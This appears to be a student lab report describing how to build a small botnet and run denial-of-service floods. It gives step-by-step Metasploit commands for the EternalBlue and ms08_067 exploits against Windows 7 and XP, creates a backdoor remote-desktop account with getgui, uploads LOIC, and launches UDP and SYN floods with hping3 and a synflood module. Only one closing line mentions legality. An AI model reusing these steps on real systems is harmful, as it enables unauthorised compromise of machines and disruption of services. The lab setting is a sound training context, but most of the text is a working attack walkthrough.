**DDos(Distributed denial of service) attack implementation**

**Chaitanya Mungi**

**CSUID – 2783234**

**Using botnet created by Metasploit tool in kali linux(To perform UDP/TCP flood attack).**

We can create out own botnet using Metasploit tool in kali linux. We are going to use different exploits in Metasploit tool to get access of target machine and create botnet. using that botnet we can perform ddos attack on victim machine.

We will use below command to start the database before starting the Metasploit tool.

***start service postgresql***

*or we can use :*

***sudo msfdb init***

***sudo msfdb start***

***sudo msfdb status***

then use command ***msfconsole*** to start the Metasploit tool***.***

Text

Description automatically generated

After starting Metasploit we will use following exploit to get access of windows 7:

***use exploit/windows/smb/ ms17\_010\_ethernalblue***

we can use search command to search exploits. ms17\_010\_ethernalblue is having windows 7 as its target.

We can check targets using ***show targets.***

Text

Description automatically generated

We can use show options command to set various options in eternalblue exploit***.***

***show options***

Text

Description automatically generated

We can use set RHOSTS and set RPORT options to set remote host and to set the remote port which we want to exploit.

***set RHOST***

***set RPORT***

after setting all the required options we can use exploit to start the exploit on target machine***.***

***Exploit***

Text

Description automatically generated

We will get a meterpreter session after the successful exploit. After getting meterpreter session we can use **help** command to check all the options we can use with the meterpreter session. We can use **shell** command to get the command line access of target machine.

***Here we are going to perform TCP/UDP flood attack on windows XP using windows 7 and kali Linux. To perform attack from windows 7 we will be using GUI based tool called LOIC(low orbit ion cannon). To use this tool in windows 7 from kali Linux we need full screen access of windows 7 in kali Linux***

***We will use following commands to get the full screen access of windows 7 on kali linux:***

***To enable remote desktop on target machine we will use:***

***run getgui command***

Text

Description automatically generated

***We will use***

***run getgui -u <USERNAME> -p <PASSWORD>***

***to create remote gui session.***

***For example run getgui -u test1 -p test1\_pass.***

***To open the session created using above command we can use following commands:***

***Xfreerdp /f /u:test1 /p:test1\_pass /v: 192.168.2.6.***

***Xfreerdp is the tool used to create the remote desktop session.***

/f is used to set the remote desktop session in full screen mode.

/u is used to give username of the session

/p is used to give password of the session created.

/v is used to give domain of session(IP of target machine).

Text

Description automatically generated

A screenshot of a computer

Description automatically generated with medium confidence

***We can use upload command to upload LOIC exe from kali linux to windows 7 .***

Text

Description automatically generated


***As shown in below screenshot we can use LOIC in windows 7 from kali linux to perform the TCP/UDP flood attack.***

A screenshot of a computer

Description automatically generated with medium confidence

***We will choose UDP in the “Method” section for now in LOIC to perform UDP flood attack.***

***We will use hping3 from kali linux to perform UDP flood attack on windows XP***




***In above command we just have to add -u or –udp to make it UDP flood attack.***

Text


Description automatically generated

***After performing udp flood attack from windows 7 and from kali linux we can see the difference between the ping response before and after performing attack and also the CPU usage on windows XP before and after performing the attack.***


***Ping response time will be significantly less(<1ms) before attack starts.***

****


**CPU usage in target machine will also be very less before the attack starts.**

****

After starting of UDP flood attack using hping3 response time of ping will increase.


****

Also the CPU usage on target machine will get increase after starting of UDP flood attack.

****

Increase in cpu usage after starting of UDP flood attack.

After we stop the attack the response time for ping will again get reduced.

****

The cpu usage on target machine will also get decrease after stopping the attack.

**The details of the options used in the hping3 command are given in file below.**

usage: hping3 host [options]

-h --help show this help

-v --version show version

-c --count packet count

-i --interval wait (uX for X microseconds, for example -i u1000)

--fast alias for -i u10000 (10 packets for second)

--faster alias for -i u1000 (100 packets for second)

--flood sent packets as fast as possible. Don't show replies.

-n --numeric numeric output

-q --quiet quiet

-I --interface interface name (otherwise default routing interface)

-V --verbose verbose mode

-D --debug debugging info

-z --bind bind ctrl+z to ttl (default to dst port)

-Z --unbind unbind ctrl+z

--beep beep for every matching packet received

Mode

default mode TCP

-0 --rawip RAW IP mode

-1 --icmp ICMP mode

-2 --udp UDP mode

-8 --scan SCAN mode.

Example: hping --scan 1-30,70-90 -S www.target.host

-9 --listen listen mode

IP

-a --spoof spoof source address

--rand-dest random destionation address mode. see the man.

--rand-source random source address mode. see the man.

-t --ttl ttl (default 64)

-N --id id (default random)

-W --winid use win\* id byte ordering

-r --rel relativize id field (to estimate host traffic)

-f --frag split packets in more frag. (may pass weak acl)

-x --morefrag set more fragments flag

-y --dontfrag set don't fragment flag

-g --fragoff set the fragment offset

-m --mtu set virtual mtu, implies --frag if packet size > mtu

-o --tos type of service (default 0x00), try --tos help

-G --rroute includes RECORD\_ROUTE option and display the route buffer

--lsrr loose source routing and record route

--ssrr strict source routing and record route

-H --ipproto set the IP protocol field, only in RAW IP mode

ICMP

-C --icmptype icmp type (default echo request)

-K --icmpcode icmp code (default 0)

--force-icmp send all icmp types (default send only supported types)

--icmp-gw set gateway address for ICMP redirect (default 0.0.0.0)

--icmp-ts Alias for --icmp --icmptype 13 (ICMP timestamp)

--icmp-addr Alias for --icmp --icmptype 17 (ICMP address subnet mask)

--icmp-help display help for others icmp options

UDP/TCP

-s --baseport base source port (default random)

-p --destport [+][+]<port> destination port(default 0) ctrl+z inc/dec

-k --keep keep still source port

-w --win winsize (default 64)

-O --tcpoff set fake tcp data offset (instead of tcphdrlen / 4)

-Q --seqnum shows only tcp sequence number

-b --badcksum (try to) send packets with a bad IP checksum

many systems will fix the IP checksum sending the packet

so you'll get bad UDP/TCP checksum instead.

-M --setseq set TCP sequence number

-L --setack set TCP ack

-F --fin set FIN flag

-S --syn set SYN flag

-R --rst set RST flag

-P --push set PUSH flag

-A --ack set ACK flag

-U --urg set URG flag

-X --xmas set X unused flag (0x40)

-Y --ymas set Y unused flag (0x80)

--tcpexitcode use last tcp->th\_flags as exit code

--tcp-mss enable the TCP MSS option with the given value

--tcp-timestamp enable the TCP timestamp option to guess the HZ/uptime

Common

-d --data data size (default is 0)

-E --file data from file

-e --sign add 'signature'

-j --dump dump packets in hex

-J --print dump printable characters

-B --safe enable 'safe' protocol

-u --end tell you when --file reached EOF and prevent rewind

-T --traceroute traceroute mode (implies --bind and --ttl 1)

--tr-stop Exit when receive the first not ICMP in traceroute mode

--tr-keep-ttl Keep the source TTL fixed, useful to monitor just one hop

--tr-no-rtt Don't calculate/show RTT information in traceroute mode


ARS packet description (new, unstable)

--apd-send Send the packet described with APD (see docs/APD.txt)

**#####################################################################################**

**SYN Flood(TCP flood) using metasploit.**

We can start metasploit using following command shown in screenshot. We have to start service postgresql before running metasploit.


****

After starting the metasploit we have search for the auxiliary used for the syn flood.

****

We can use synflood library using “use library\_path”.

We have to set certain options while using metasploit**.**

****

After setting required options we have to start metasploit using command “exploit”.

***We can take control of a windows XP machine using following commands:***

***Also we can run LOIC on windows XP from kali linux to include XP machine in our botnet to perform attack on some other machine.***

***use exploit/windows/smb/ms08\_067\_netapi***

**ms08\_067\_netapi** is the exploit having windows XP as target.

We can check targets using ***show targets*** command:

Text

Description automatically generated

**show options command can be used to**

set RHOST

set RPORT

exploit.

***We can use Hping3 and LOIC to perform TCP/UDP attack on any website but it is not legal to perform such attack before taking permission from owner of the website.***

***Imp links :***

***UFONET :*** [***https://ufonet.03c8.net/***](https://ufonet.03c8.net/)

***Meterpreter commands:***

[***https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/***](https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/)

***rdp:*** [***https://www.offensive-security.com/metasploit-unleashed/enabling-remote-desktop/***](https://www.offensive-security.com/metasploit-unleashed/enabling-remote-desktop/)